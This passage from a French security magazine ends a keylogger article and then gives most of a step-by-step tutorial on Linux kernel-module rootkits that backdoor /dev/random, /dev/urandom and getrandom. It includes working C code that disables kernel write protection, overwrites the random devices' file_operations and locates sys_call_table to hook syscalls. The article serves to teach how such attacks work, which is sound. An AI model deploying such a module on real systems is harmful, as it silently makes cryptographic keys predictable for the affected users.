Si le *keylogger* n'est pas mal fait, le nom ne vous sautera pas aux yeux instantanément. Ne vous attendez pas à trouver un processus `CeciEstUnKeylogger` !

CONCLUSION

Nous avons pu voir dans cet article le fonctionnement d'un *keylogger*. La réalisation d'un tel programme n'est pas très complexe et il est possible de lui ajouter bien plus de fonctionnalités que ce que nous avons pu tester. Par exemple, le *keylogger* pourrait détecter les informations définies comme « importantes » et les envoyer par mail... Une véritable saleté qu'il est préférable de ne pas avoir sur son ordinateur ! ▮

RÉFÉRENCES

[1] CNIL, « Keylogger : des dispositifs de cybersurveillance particulièrement intrusifs », 20 mars 2013 : **http://www.cnil.fr/linstitution/actualite/article/article/keylogger-des-dispositifs-de-cybersurveillance-particulierement-intrusifs/**

[2] Article 226-22 du Code Pénal : **http://www.legifrance.gouv.fr/affichCodeArticle.do;?idArticle=LEGIARTI000006417984&cidTexte=LEGITEXT000006070719**

ET SI ON BACKDOORAIT /DEV/URANDOM ?

Vincent RASNEUR

Vous utilisez des algorithmes de chiffrement sûrs (AES, RSA, etc.) ? Fantastique ! Ces algorithmes chiffrent vos données grâce à des clés, qui sont générées aléatoirement la plupart du temps. Si ces clés ne contenaient plus de données aléatoires, elles deviendraient totalement prévisibles. Un attaquant en tirerait parti et pourrait déchiffrer facilement les données protégées.

La sécurité des logiciels cryptographiques repose sur une bonne source de nombres aléatoires. Voici comment modifier une de ces sources, le générateur de nombres pseudo-aléatoires du noyau Linux. Nous modifierons cette source (`/dev/random` et `/dev/urandom`) grâce à un rootkit noyau, ce qui nous permettra de comprendre ce type d'attaque.

1. QUELQUES (MINIMES) PRÉREQUIS

Cet article décrit pas à pas la programmation d'un module noyau permettant de prendre le contrôle de `/dev/random` et `/dev/urandom`. Pour cela, vous devez savoir utiliser un système GNU/Linux et connaître les langages C et Python. Il y aura aussi un soupçon d'assembleur, mais très peu, ce n'est pas la peine de paniquer.

Quelques rudiments d'assembleur sont nécessaires, car le fonctionnement du noyau est étroitement lié à l'architecture du processeur. Pour cet article, nous nous limiterons à l'architecture **x86_64**, c'est-à-dire aux processeurs Intel et AMD 64 bits.

Les notions de programmation noyau seront exposées petit à petit. Nous aurons l'occasion de survoler plusieurs parties importantes du noyau : périphériques, appels système, erreurs noyau et bien sûr la génération des nombres aléatoires.

Pour une bonne compréhension de l'article, l'idéal serait de savoir comment compiler le noyau Linux sur votre machine. Vous aurez ainsi une première idée de l'architecture du noyau.

2. UNE MISE EN GARDE AVANT DE COMMENCER

Le développement d'un module noyau entraîne souvent des crashs, plantages, *oopses* et autres *kernel panics*. Puisque ces plantages ont lieu dans le noyau, leur conséquence est plus critique que pour un plantage en mode utilisateur : un redémarrage violent est parfois nécessaire. Afin de ne pas mettre en péril votre système et vos données, il est recommandé de développer dans une machine virtuelle. Les plantages n'affecteront ainsi pas votre système principal, mais uniquement cette machine virtuelle.

Avant d'aller plus loin, vous devriez par exemple installer le logiciel de virtualisation **VirtualBox [1]** et mettre en place une nouvelle machine virtuelle avec votre distribution GNU/Linux favorite.

3. UNE BACKDOOR VIA UN MODULE NOYAU

Le générateur de nombres pseudo-aléatoires de Linux est situé dans le noyau, très exactement dans le fichier `drivers/char/random.c`. Si nous voulons modifier le comportement de ce générateur, la meilleure solution est de modifier directement le code du noyau. Celui-ci peut charger dynamiquement des *modules noyau*, appelés aussi *LKM* (pour *Loadable Kernel Modules*). Ces fichiers, dont l'extension est `.ko`, permettent d'ajouter des fonctionnalités au noyau sans avoir à redémarrer le système.

Écrire un module noyau est donc le moyen le plus facile de modifier le comportement du noyau Linux. La plupart des rootkits noyau sous Linux s'exécutent grâce à ce mécanisme. Une notable exception est le rootkit *SucKIT* [2] : ce rootkit se sert du fichier spécial `/dev/kmem` qui offre une vue de la mémoire noyau. Cependant cette dernière technique ne fonctionne plus de nos jours. Pratiquement tous les noyaux fournis par les distributions sont compilés sans le support de `/dev/kmem` pour des raisons de sécurité.

NOTE

UN ROOTKIT, UNE BACKDOOR, MAIS QU'EST-CE DONC ?

Un *rootkit* [3] est un outil logiciel permettant à un attaquant de reprendre facilement le contrôle d'un système compromis. Le rootkit installera une *backdoor*, ou « porte dérobée » qui lui permettra de récupérer furtivement l'accès au système. Ici, les « rootkits » développés auront uniquement pour but de prendre le contrôle d'une petite partie du système : le générateur de nombres pseudo-aléatoires du noyau. La « backdoor » consistera à changer le comportement du générateur afin de le rendre prévisible.

Si vous voulez un exemple récent de rootkit noyau complet et disponible sous la forme d'un module, vous pouvez regarder du côté du rootkit *Suterusu* **[4]** créé par Michael Coppola. C'est un rootkit moderne, multi-architecture et qui fonctionne avec un noyau 2.6 ou 3.x. Malheureusement, il faudrait juste quelques petits patches pour le faire fonctionner sur un noyau 4.x. *Suterusu* ne peut pas non plus modifier le comportement de `/dev/random` ou `/dev/urandom`, mais vous pourrez ajouter cette fonctionnalité facilement après avoir lu cet article.

4. CODE SOURCE DES ROOTKITS ÉCRITS POUR CET ARTICLE

Le code source des modules noyau écrits pour cet article est disponible sur *GitHub* **[5]**. N'hésitez pas à le regarder en même temps que l'article afin d'avoir une vision globale du code.

Ces modules noyau sont prévus pour une architecture x86_64 et fonctionnent sur les noyaux 3.x ainsi que 4.x. Les extraits de code du noyau Linux cités dans cet article proviennent de la version 4.3.5, qui est le noyau de la distribution *Debian testing* lors de l'écriture de cet article.

NOTE

Dans les listings de code qui font suivre, les fonctions spécifiques aux rootkits seront préfixées par `rk_` pour les différencier du code du noyau.

5. QU'EST-CE QU'UN CSPRNG ?

Un générateur de nombres pseudo-aléatoires cryptographiquement sûrs (CSPRNG) permet de générer des nombres suffisamment aléatoires pour être utilisés par des applications cryptographiques. Pour cela, le générateur de Linux utilise des événements physiques non déterministes. Ces événements sont liés par exemple aux interruptions système, aux frappes clavier ou aux mouvements de la souris. Ils alimentent des réserves d'entropie, aussi appelées *entropy pools*.

De manière générale, l'entropie d'une donnée se définit comme la mesure de son caractère aléatoire **[6]** : plus les données sont aléatoires, et plus leur entropie sera élevée. Une estimation de l'entropie disponible est accessible en exécutant la commande suivante :

Terminal

```
# entropie disponible en bits
$ cat /proc/sys/kernel/random/entropy_avail
145
```

Le noyau se sert de ces réserves pour générer des nombres pseudo-aléatoires en leur appliquant des transformations, notamment la fonction de hachage `SHA1`.

6. FONCTIONNEMENT DE /DEV/(U)RANDOM EN MODE UTILISATEUR

Sous Unix, tout est fichier. L'accès au générateur de nombres pseudo-aléatoires sous Linux se fait donc principalement par deux fichiers spéciaux : `/dev/random` et `/dev/urandom`. `/dev/urandom` permet de générer des nombres pseudo-aléatoires de manière illimitée alors que `/dev/random` va bloquer si le noyau a épuisé son entropie disponible.

Examinons ces deux fichiers en exécutant la commande `ls -l` dans un shell.

Terminal

```
vincent@debian:~$ ls -l /dev/random
crw-rw-rw- 1 root root 1, 8 May  1 13:37 /dev/random
vincent@debian:~$ ls -l /dev/urandom
crw-rw-rw- 1 root root 1, 9 May  1 13:37 /dev/urandom
```

Ces fichiers spéciaux sont définis par trois caractéristiques : le mode, le numéro majeur et le numéro mineur.

6.1 Notion de mode

Tout d'abord, qu'est-ce qu'un *mode* ? Le noyau classe les périphériques selon deux modes : *bloc* ou *caractère*. Suivant le mode, le noyau lit ou écrit ses données différemment dans le périphérique.

L'exemple type d'un périphérique en mode *bloc* est un disque dur : la tête de lecture peut mettre un peu de temps à se positionner pour lire ou écrire un bloc de données. Mais une fois celle-ci positionnée, les débits sont très rapides. En conséquence, le noyau va utiliser des mécanismes de cache pour réduire le nombre de lectures et d'écritures.

Les périphériques en mode *caractère* n'ont pas ce problème. En général, ils n'ont pas besoin de mécanismes de cache : le noyau peut lire ou écrire directement un flux d'octets. Par exemple, `/dev/urandom` permet de lire un flux infini de nombres pseudo-aléatoires.

Une dernière subtilité : le fichier spécial `/dev/sda` représente un disque dur physique, `/dev/input/mice` représente la souris. Or, `/dev/random` et `/dev/urandom` récupèrent des événements liés à des périphériques physiques, mais ils ne représentent pas directement des périphériques physiques. Ces deux CSPRNGs sont donc des *pseudo-périphériques*, sans lien direct avec un matériel physique.

Pour nos deux fichiers spéciaux `/dev/random` et `/dev/urandom`, le mode nous est donné par la première lettre de la sortie de la commande `ls -l`. Ici, la lettre `c` signifie que `/dev/random` et `/dev/urandom` sont des périphériques en mode *caractère*.

6.2 Notion de numéros majeur et mineur

Le numéro majeur identifie le type de périphérique. Ici, le chiffre `1` indique que l'on a affaire à des périphériques *mémoire*. Cette catégorie regroupe des périphériques représentant la mémoire du système, tels que `/dev/mem` et `/dev/kmem`, ainsi que des pseudos-périphériques comme `/dev/zero`, `/dev/null`, `/dev/random`, `/dev/urandom`, etc.

Quant au numéro mineur, il identifie un périphérique particulier parmi ceux ayant le même numéro majeur. `/dev/random` a comme numéro mineur `8` et `/dev/urandom` a `9`.

6.3 Nom du fichier spécial

Il faut aussi remarquer que le nom du fichier spécial ne fait pas partie de ces trois caractéristiques. Ce qui veut dire que l'on peut créer autant de générateurs de nombres pseudo-aléatoires que l'on veut en utilisant la commande **mknod**. Ces générateurs auront des noms différents, mais utiliseront les mêmes réserves d'entropie récoltées par le noyau.

Terminal

```
# création d'un équivalent de /dev/urandom dans /tmp
# c = caractère | 1 = majeur | 9 = mineur
$ sudo mknod /tmp/myurandom c 1 9
# génération de 16 nombres pseudo-aléatoires
$ head -c16 /tmp/myurandom | hexdump
0000000 b71f 7d8d d112 4676 7e8c 72fe 9f84 87f2
0000010
```

7. FONCTIONNEMENT DE /DEV/(U)RANDOM EN MODE NOYAU

Les caractéristiques de **/dev/random** et **/dev/urandom** nous permettent de localiser facilement leur code dans le noyau. Puisque ce sont des pseudo-périphériques, il faut aller chercher dans le répertoire des pilotes de périphériques **drivers/**. Dans ce répertoire, il existe un sous-répertoire dédié aux pilotes de périphériques *caractère* : **char/**. Enfin, le fichier **mem.c** contient le code de création des périphériques *mémoire*, donc ayant **1** comme numéro majeur.

Examinons le tableau de structures **devlist** dans **drivers/char/mem.c** :

Fichier

```
static const struct memdev {
  const char *name;
  umode_t mode;
  const struct file_operations *fops;
  fmode_t fmode;
} devlist[] = {
#ifdef CONFIG_DEVMEM
  [1] = { "mem", 0, &mem_fops, FMODE_UNSIGNED_OFFSET },
#endif
[...]
  [8] = { "random", 0666, &random_fops, 0 },
  [9] = { "urandom", 0666, &urandom_fops, 0 },
[...]
};
```

Les indices de ce tableau sont les numéros mineurs des (pseudo-)périphériques. Dans **mem.c**, la fonction **chr_dev_init()** parcourt ce tableau. Pour chaque entrée, elle appelle la fonction **device_create()** pour créer le périphérique et peupler **/dev**.

Fichier

```
for (minor = 1; minor < ARRAY_SIZE(devlist); minor++) {
  if (!devlist[minor].name)
    continue;
[...]
  device_create(mem_class, NULL, MKDEV(MEM_MAJOR, minor),
                NULL, devlist[minor].name);
}
```

Parmi les différents membres de la structure **struct memdev**, **fops** est le plus intéressant. Il correspond à un pointeur vers une structure **struct file_operations** qui contient des pointeurs de fonction. Ces pointeurs de fonction définissent comment le noyau se comporte quand l'utilisateur veut par exemple lire ou écrire dans le périphérique.

Les structures **random_fops** et **urandom_fops** sont définies dans le fichier **drivers/char/random.c** :

Fichier

```
const struct file_operations random_fops = {
  .read  = random_read,
  .write = random_write,
  .poll  = random_poll,
  .unlocked_ioctl = random_ioctl,
  .fasync = random_fasync,
  .llseek = noop_llseek,
};

const struct file_operations urandom_fops = {
  .read  = urandom_read,
  .write = random_write,
  .unlocked_ioctl = random_ioctl,
  .fasync = random_fasync,
  .llseek = noop_llseek,
};
```

8. UN PREMIER ROOTKIT

Pour ce premier exemple, nous allons remplacer **/dev/random** et **/dev/urandom** par **/dev/zero**. Ce n'est pas très utile, mais c'est un bon début pour comprendre comment modifier le comportement du CSPRNG.

Le pseudo-périphérique **/dev/zero** est lui aussi un périphérique *mémoire*. Il est à la cinquième position dans le tableau **devlist**, donc son numéro mineur est **5** :

Fichier

```
  [5] = { "zero", 0666, &zero_fops, 0 },
```

D'après cette dernière ligne de code, **/dev/zero** dispose aussi d'une structure **struct file_operations**. Elle se nomme **zero_fops** et se situe dans **drivers/char/mem.c** :

Fichier

```
static const struct file_operations zero_fops = {
 .llseek = zero_lseek,
 .write  = write_zero,
 .read_iter = read_iter_zero,
 .write_iter = write_iter_zero,
 .mmap   = mmap_zero,
#ifndef CONFIG_MMU
 .mmap_capabilities = zero_mmap_capabilities,
#endif
};
```

Pour que **/dev/random** et **/dev/urandom** se comportent de la même manière que **/dev/zero**, il suffit de remplacer le contenu de **random_fops** ou **urandom_fops** par celui de **zero_fops**. Lors de la lecture de nombres pseudo-aléatoires, le noyau appellera alors la fonction **read_iter_zero()** au lieu des fonctions **random_read()** ou **urandom_read()**.

8.1 Récupérer la struct file_operations

Il n'existe pas de fonction dans le noyau pour récupérer directement la `struct file_operations` d'un périphérique. De plus, les variables `zero_fops`, `random_fops` et `urandom_fops` ne sont pas exportées, donc elles ne sont pas accessibles aux modules noyau.

Cependant, il est possible de récupérer un pointeur vers ces structures en utilisant différentes fonctionnalités du noyau. Nous détaillerons trois méthodes, mais il en existe d'autres.

8.1.1 Via le fichier System.map

Juste après la compilation d'un nouveau noyau, lors de la phase de *linkage*, un fichier `System.map` est généré. Ce fichier est une liste de correspondances entre les noms des fonctions, des variables globales ou statiques du noyau, et leurs adresses respectives en mémoire. Les développeurs s'en servent principalement pour débugger les erreurs noyau. Ces noms de fonctions ou de variables sont appelés des *symboles*.

Terminal

```
$ grep -E " (u?random|zero)_fops$" /boot/System.map-$(uname -r)
ffffffff8166aa00 r zero_fops
ffffffff8166ae00 R urandom_fops
ffffffff8166aee0 R random_fops
```

Grâce à ce fichier, nous avons accès à l'adresse des structures. Il faut également trouver un moyen pour les communiquer au module noyau. Nous pouvons par exemple fournir des paramètres au chargement du module. Voici un extrait de code qui permet de lire le contenu d'un paramètre nommé `urandom_fops_addr`. Au chargement, il faudrait l'initialiser à `0xffffffff8166ae00` puisque c'est l'adresse de `urandom_fops` selon le fichier `System.map`.

Retenez bien cette adresse, nous en aurons besoin plus bas lors de l'interprétation d'un message d'erreur du noyau.

Fichier

```
// usage: insmod module.ko urandom_fops_addr=adresse
static unsigned long urandom_fops_addr;
module_param(urandom_fops_addr, ulong, 0);

struct file_operations *rk_param_get_urandom_fops(void)
{
  return (struct file_operations *)urandom_fops_addr;
}
```

Cette méthode présente néanmoins quelques inconvénients : le fichier `System.map` peut ne pas être présent sur le système. Vous pouvez aussi vous tromper de fichier et prendre un `System.map` d'un ancien noyau, ce qui entraînera des plantages. Il vaut mieux se fier à d'autres méthodes qui ne nécessitent pas de *parser* un fichier sur le disque.

8.1.2 Via kallsyms

En activant l'option `CONFIG_KALLSYMS_ALL` à la compilation, la liste de correspondance est embarquée à l'intérieur du noyau. Cette fonctionnalité est implémentée dans le fichier `kernel/kallsyms.c`. La fonction la plus importante

dans ce fichier est **kallsyms_lookup_name()** : elle prend comme paramètre le nom du symbole et renvoie l'adresse mémoire dans un **unsigned long**.

Fichier

```
#include <linux/kallsyms.h>

struct file_operations *rk_kallsyms_get_urandom_fops(void)
{
  return (struct file_operations *)kallsyms_lookup_name("urandom_fops");
}
```

Cette méthode ne nécessite pas de paramètres au chargement du module, mais elle peut ne pas fonctionner sur certains systèmes. En effet, les *packageurs* du noyau n'activent quelquefois que l'option **CONFIG_KALLSYMS** à la compilation. Cette option permet de réduire la taille de la liste en n'embarquant que la correspondance entre les symboles des fonctions et leurs adresses. Or **random_fops**, **urandom_fops** et **zero_fops** sont des variables : elles ne seront pas présentes dans la liste.

Il se peut aussi que ces deux options de compilation n'aient pas du tout été activées : le noyau n'embarquera alors aucune liste de correspondance.

8.1.3 Via l'API « fichier » du noyau

Pourquoi ne pas ouvrir le fichier **/dev/urandom** dans le module, en mode noyau ? En ouvrant un fichier depuis le noyau, il est possible de manipuler un pointeur vers une structure **struct file** associée à chaque fichier ouvert. Il suffit ensuite de récupérer le membre **f_op** de cette structure pour accéder au pointeur vers la **struct file_operations**.

Si vous êtes développeur noyau, le précédent paragraphe a dû vous faire hurler encore plus que les deux précédents. Pour reprendre les propos de Greg Kroah-Hartman, célèbre mainteneur noyau, « lire et écrire un fichier depuis le noyau est une mauvaise, très mauvaise chose à faire. Ne le faites jamais. Au grand jamais. » **[7]**. La raison principale à ce refus catégorique est celle-ci : si les développeurs commencent à lire des fichiers depuis le noyau, ils vont ensuite vouloir parser le contenu de ces fichiers dans le noyau. Or, écrire un parseur est la meilleure façon d'introduire des vulnérabilités.

Mais ici, il n'est pas question d'écrire un parseur ; il s'agit juste de récupérer un membre dans une structure. Et de toute façon, dans l'écriture d'un rootkit, tous les coups sont permis, même les plus sales. Nous n'écouterons donc pas les sages conseils de GregKH ;-).

Ouvrir et fermer un fichier en mode noyau est simple : il existe même des fonctions prévues pour cela. Dans le fichier **fs/open.c**, la fonction **filp_open()** ouvre un fichier et renvoie un pointeur vers la structure **struct file**. Pour fermer le fichier, il faut employer la fonction **filp_close()**.

Fichier

```
#include <linux/fs.h>

struct file_operations *rk_filp_get_urandom_fops(void)
{
  struct file *fp = filp_open("/dev/urandom", O_RDONLY, 0);
  struct file_operations *fop = NULL;

  if(!IS_ERR(fp)) {
    fop = (struct file_operations *)fp->f_op;
    filp_close(fp, NULL);
  }
  return fop;
}
```

8.2 Remplacement du contenu de la struct file_operations

Après avoir récupéré les pointeurs vers `random_fops`, `urandom_fops` et `zero_fops`, le remplacement du contenu des deux premières structures par celle de la dernière paraît facile. Quelques lignes de C devraient suffire :

Fichier

```
urandom_ptr = rk_filp_get_urandom_fops();
random_ptr = rk_filp_get_random_fops();
zero_fops_ptr = rk_filp_get_zero_fops();

*urandom_fops_ptr = *zero_fops_ptr;
*random_fops_ptr = *zero_fops_ptr;
```

Mais une fois le module compilé et inséré, le noyau affiche un message d'erreur cryptique, visible grâce à la commande `dmesg`.

Terminal

```
$ dmesg
[...]
[  996.282489] BUG: unable to handle kernel paging request at
ffffffff8166ae00
[  996.283293] IP: [<ffffffffa008c0a1>] rk_init+0xa1/0x1000 [randkit_zero]
[  996.283980] PGD 1a0f067 PUD 1a10063 PMD 80000000016001e1
[  996.284993] Oops: 0003 [#1] SMP
[...]
[  996.285463] CS:  0010 DS: 0000 ES: 0000 CR0: 000000008005003b
[  996.285463] CR2: ffffffff8166ae00 CR3: 0000000029721000 CR4:
00000000000406f0
[...]
```

Que s'est-il passé ? Un message d'erreur du noyau contient une multitude d'informations. Il est souvent possible de résoudre le problème sans utiliser un débuggeur, juste avec ces informations et quelques connaissances sur l'architecture du processeur et du noyau.

Tout d'abord, à la première ligne de l'erreur, le noyau se plaint de n'avoir pas pu satisfaire une demande liée à une *page mémoire*, c'est-à-dire à un bloc de mémoire. Plus précisément, le noyau se plaint d'un problème d'accès mémoire à l'adresse `0xffffffff8166aee0`. Nous avons déjà vu cette adresse lors de l'explication du fichier `System.map` : il s'agit de l'adresse en mémoire de la structure `urandom_fops`. Le noyau semble avoir un problème pour écraser le contenu de cette structure par celle de `/dev/zero`.

Ensuite, la ligne `Oops: 0003 [#1] SMP` indique la raison de ce problème. Le terme *Oops* signifie que le noyau a rencontré une erreur pendant son exécution. Cette erreur n'est ici pas suffisamment grave pour arrêter le système, à la différence d'un *kernel panic*.

Le nombre `0003` est le code d'erreur en hexadécimal. Il faut convertir le nombre en binaire pour interpréter l'erreur : `0003` en base 16 vaut `00011` en base 2. Chaque bit de ce nombre a une signification spécifique, qui est donnée par l'énumération `enum x86_pf_error_code` dans le fichier `arch/x86/mm/fault.c` :

- bit numéro 0, en partant de la droite : la valeur `0` indique que le noyau n'a pas pu trouver la page mémoire, `1` que la page est protégée ;
- bit numéro 1 : la valeur `0` indique un problème de lecture, `1` un problème d'écriture ;
- bit numéro 2 : la valeur `0` indique un problème en mode noyau, `1` un problème en mode utilisateur ;

- bit numéro 3 : la valeur `1` indique une corruption dans les structures de la gestion des pages mémoire ;
- bit numéro 4 : la valeur `1` indique qu'une instruction processeur n'a pas pu être lue.

L'interprétation de l'erreur est facile : `00011` veut dire que le module noyau n'a pas pu écrire dans une page mémoire à cause d'une protection en écriture.

Le noyau peut en effet protéger certaines pages mémoire en écriture : la protection aura pour effet d'interdire au noyau lui-même d'écrire dans ces pages. Sur une architecture Intel, elle est activée ou désactivée globalement grâce à un *registre de contrôle*. En pratique, le processeur activera la protection si le bit numéro 16 du registre de contrôle `CR0` est à `1`. Ce bit numéro 16 est aussi appelé bit *WP*, pour *Write Protection*.

NOTE

UN REGISTRE DE CONTRÔLE, MAIS QU'EST-CE DONC ?

Un *registre* est un emplacement dans le processeur où l'on peut lire et écrire des données. Les *registres de contrôle* sont des registres spécialisés : écrire dans un registre de contrôle permet d'influer sur le comportement du processeur.

La valeur du registre `CR0` est présente dans le *oops*. Il vaut `000000008005003b` en base 16, ce qui est équivalent à `10000000000001010000000000111011` en base 2. Le bit numéro 16 est à `1`, ce qui montre que la protection en écriture est bel et bien activée.

Nous en avons terminé avec la lecture de l'erreur. Pour résumer, le noyau se plaint qu'il ne peut pas écrire à l'adresse mémoire de `urandom_fops`, car la page mémoire est protégée en écriture et la protection est actuellement activée.

La solution pour ne plus avoir d'erreur est de désactiver temporairement le bit *WP* pendant l'écriture du contenu de la structure, puis de le réactiver après. Le noyau dispose pour cela d'une fonction `read_cr0()` pour récupérer la valeur du registre `CR0`, ainsi que de la fonction `write_cr0()` pour le mettre à jour. Le fichier `arch/x86/include/uapi/asm/processor-flags.h` contient la liste des bits de ce registre, par exemple `X86_CR0_WP` pour le bit *WP*. Voici deux fonctions et deux macros pour contrôler la protection en écriture. D'abord pour désactiver la protection :

Fichier

```
static inline unsigned long rk_disable_wp(void)
{
  unsigned long cr0;

  preempt_disable();

  barrier();
  cr0 = read_cr0();
  write_cr0(cr0 & ~X86_CR0_WP);
  barrier();

  return cr0;
}

#define RK_DISABLE_WP    \
  {                      \
  unsigned long _rk_cr0; \
  _rk_cr0 = rk_disable_wp();
```

Puis la réactiver :

Fichier

```
static inline void rk_enable_wp(unsigned long cr0)
{
  barrier();
  write_cr0(cr0);
  barrier();

  preempt_enable();
}

#define RK_ENABLE_WP     \
  rk_enable_wp(_rk_cr0); \
  }
```

Cet extrait de code est très fortement inspiré des fonctions **native_pax_open_kernel()** et **native_pax_close_kernel()** des patches noyau *grsecurity* [8] maintenus par Brad Spengler. Les patches *grsecurity* permettent, parmi beaucoup d'autres choses, de rendre plus de structures accessibles uniquement en lecture seule. Ces fonctions lui permettent d'écrire temporairement dans ces structures protégées.

La protection est enlevée temporairement avec la macro **RK_DISABLE_WP**. Elle est réactivée avec la macro **RK_ENABLE_WP**. Les fonctions appelées par ces macros contiennent également des instructions pour éviter des *race conditions* si l'ordinateur a plusieurs processeurs.

Il ne nous reste plus qu'à utiliser ces macros pour pouvoir écrire dans les **struct file_operations** :

Fichier

```
urandom_ptr = rk_filp_get_urandom_fops();
random_ptr = rk_filp_get_random_fops();
zero_fops_ptr = rk_filp_get_zero_fops();

RK_DISABLE_WP
*urandom_fops_ptr = *zero_fops_ptr;
*random_fops_ptr = *zero_fops_ptr;
RK_ENABLE_WP
```

Mission accomplie ! Les pseudo-périphériques **/dev/urandom** et **/dev/random** se comportent maintenant comme **/dev/zero**.

8.3 Remplacement de l'appel système getrandom

Sous Unix, tout est fichier. Mais l'usage de fichiers peut entraîner des conséquences fâcheuses du point de vue de la sécurité : le nombre maximum de fichiers ouverts étant limité, un attaquant pourrait empêcher l'usage de **/dev/(u)random** en ouvrant beaucoup de fichiers. Il fallait donc trouver un autre moyen de communication entre le noyau et les programmes utilisateur qui lisent et écrivent des données pseudo-aléatoires.

Les appels système, ou *syscalls* en anglais, sont un des moyens les plus simples pour communiquer avec le noyau : ils permettent d'appeler rapidement des fonctions prédéfinies du noyau. Afin d'éviter d'avoir à ouvrir un fichier pour accéder au CSPRNG,

les développeurs noyau ont alors ajouté un *appel système* nommé **getrandom** [9] dans le noyau 3.17.

En règle générale, les appels système ne sont pas faits pour être invoqués directement dans un programme : celui-ci appelle des fonctions de la *GNU libc* qui elles-mêmes feront l'appel système. Par exemple, un développeur n'utilise pas l'appel système **open**, mais les fonctions **open()** ou **fopen()** pour ouvrir un fichier.

À l'heure actuelle, Il n'existe cependant toujours pas de fonction dans la *GNU libc* pour utiliser facilement **getrandom**. Les développeurs d'applications cryptographiques sont ainsi contraints d'invoquer l'appel système directement avec la fonction **syscall()**. Voici un exemple de code C pour invoquer **getrandom** :

Fichier

```
#define _GNU_SOURCE

#include <linux/random.h>
#include <errno.h>
#include <unistd.h>
#include <sys/syscall.h>

long getrandom(char *buf, size_t len, unsigned int flags)
{
#ifndef __NR_getrandom
    // getrandom n'est pas supporté
    return -ENOSYS;
#else
    return syscall(__NR_getrandom, buf, len, flags);
#endif
}
```

8.3.1 Implémentation de getrandom dans le noyau

Côté noyau, l'appel système est implémenté dans le fichier **drivers/char/random.c**.

Fichier

```
SYSCALL_DEFINE3(getrandom, char __user *, buf, size_t, count,
  unsigned int, flags)
{
[...]
  if (flags & GRND_RANDOM)
    return _random_read(flags & GRND_NONBLOCK, buf, count);
[...]
  return urandom_read(NULL, buf, count, NULL);
}
```

La macro **SYSCALL_DEFINE3()** indique que l'appel système a besoin de trois paramètres : un pointeur vers une zone mémoire (**buf**), la longueur de cette zone (**count**) et des options facultatives (**flags**). Si aucune option n'est fournie, l'appel système se comporte comme si les données pseudo-aléatoires avaient été générées par **/dev/urandom** : le noyau appelle la fonction **urandom_read()**, c'est-à-dire la même que celle du membre **read** de la structure **urandom_fops**.

Pour avoir le comportement de **/dev/random**, il faut utiliser l'option **GRND_RANDOM**. Si cette dernière option est utilisée, l'option **GRND_NONBLOCK** permet à l'appel système de renvoyer un message d'erreur (**-EAGAIN**) au lieu de bloquer s'il n'y a plus d'entropie disponible.

Une dernière remarque : la macro **SYSCALL_DEFINE3()** s'expanse en ajoutant le préfixe **sys_** devant le nom de l'appel système. La fonction appelée dans le noyau pendant un appel système **getrandom** s'appelle donc **sys_getrandom()**.

Il existe donc deux façons d'accéder au générateur de nombres pseudo-aléatoires sous Linux. Ainsi, pour totalement modifier le comportement de ce générateur, il faut à la fois changer les structures **struct file_operations** vues précédemment, mais aussi réécrire l'appel système **getrandom**.

8.3.2 Récupération du tableau des appels système

Le premier argument de la fonction **syscall()** est **__NR_getrandom**. Derrière ce nom se cache un numéro, qui vaut **318**. Dans le code source du noyau, l'appel système **getrandom** est référencé par son numéro et son nom dans le fichier **arch/x86/entry/syscalls/syscall_64.tbl** :

Terminal

```
$ grep getrandom sources/linux-4.3.5/arch/x86/entry/syscalls/syscall_64.tbl
318 common getrandom  sys_getrandom
```

Lors de la compilation, ce fichier est *parsé* afin de remplir un grand tableau **sys_call_table** défini dans le fichier **arch/x86/entry/syscall_64.c**. Ce tableau est rempli de pointeurs de fonction : à l'indice **318** de ce tableau, il y a ainsi l'adresse de la fonction **sys_getrandom()** du fichier **drivers/char/random.c**.

Changer les pointeurs de fonction dans **sys_call_table** est un des passe-temps favoris des rootkits noyau. Une des principales fonctionnalités de ce genre de rootkits est de cacher des fichiers en remplaçant les pointeurs de fonction vers les appels système **open**, **unlink**, **rename**, **getdents** ou **getdents64**. Dans cet article, nous nous intéressons uniquement au CSPRNG : nous ne remplacerons que l'appel système **getrandom**.

Avant de pouvoir écraser le pointeur de fonction, il faut récupérer l'adresse du tableau **sys_call_table**. Ce symbole n'est pas exporté par le noyau. Nous pouvons néanmoins récupérer cette adresse mémoire via les deux premières méthodes déjà vues aux sections 7.1.1 et 7.1.2, c'est-à-dire avec le fichier **System.map** ou avec **kallsyms**. Cependant, nous avons vu que ces deux méthodes présentent quelques inconvénients : il vaut mieux en trouver une autre qui ne nécessite pas de paramètres au chargement du module ou d'option spécifique lors de la compilation du noyau. Dans les prochains paragraphes, nous allons expliquer la technique utilisée par le rootkit *Suterusu* pour récupérer le tableau. Accrochez-vous, ça va être un peu technique ! Voici le code C complet qui nous servira de référence :

Fichier

```
void **rk_find_syscall_table(void)
{
#define OFFSET_SYSCALL 256
  void **syscall_table = NULL;
  unsigned long syscall_entry;
  char const *buf = NULL;

  // récupérer l'adresse de entry_SYSCALL_64
  rdmsrl(MSR_LSTAR, syscall_entry);
  // scanner le code de la fonction
  // à la recherche de sys_call_table
  buf = rk_memmem((void const *)syscall_entry, OFFSET_SYSCALL, "\xff\x14\xc5", 3);
  if(buf != NULL)
```

```
    {
      // convertir le résultat en adresse mémoire valide
      unsigned long ptr = *(unsigned long *)(buf + 3);
      syscall_table = (void **)(0xFFFFFFFF00000000 | ptr);
    }
    return syscall_table;
}
```

8.3.3 Gestion des appels système en mode noyau

La fonction **rdmsrl()** sert à lire le contenu de registres processeur spéciaux, appelés *MSRs* ou *registres spécifiques à un modèle de processeur* en français. Pourquoi doit-on ici lire dans un tel registre ? Cela mérite un nouvel encadré auquel je vous renvoie.

NOTE

UN MSR, MAIS QU'EST-CE DONC ?

Le passage du mode utilisateur au mode noyau lors d'un appel système a changé depuis le noyau 2.6. Le noyau a alors tiré parti de nouvelles instructions introduites à partir des processeurs Intel Pentium II. Une de ces instructions, nommée **sysenter**, rend l'invocation des appels système plus rapide. Elle a cependant nécessité l'ajout de registres spécifiques supplémentaires, c'est-à-dire de MSRs. Plus tard, l'arrivée des processeurs 64 bits a entraîné l'ajout d'une autre instruction similaire, nommée **syscall**, et de nouveaux MSRs.

Le *MSR* dont nous avons besoin s'appelle **LSTAR**, pour *Long Syscall Target Address Register*. Lors de l'exécution d'une instruction **syscall**, le processeur récupère l'adresse mémoire contenue dans ce registre et se positionne à cette adresse en mode noyau. Dans le noyau Linux, ce registre est initialisé dans la fonction **syscall_init()** du fichier **arch/x86/kernel/cpu/common.c**.

Fichier

```
void syscall_init(void)
{
[...]
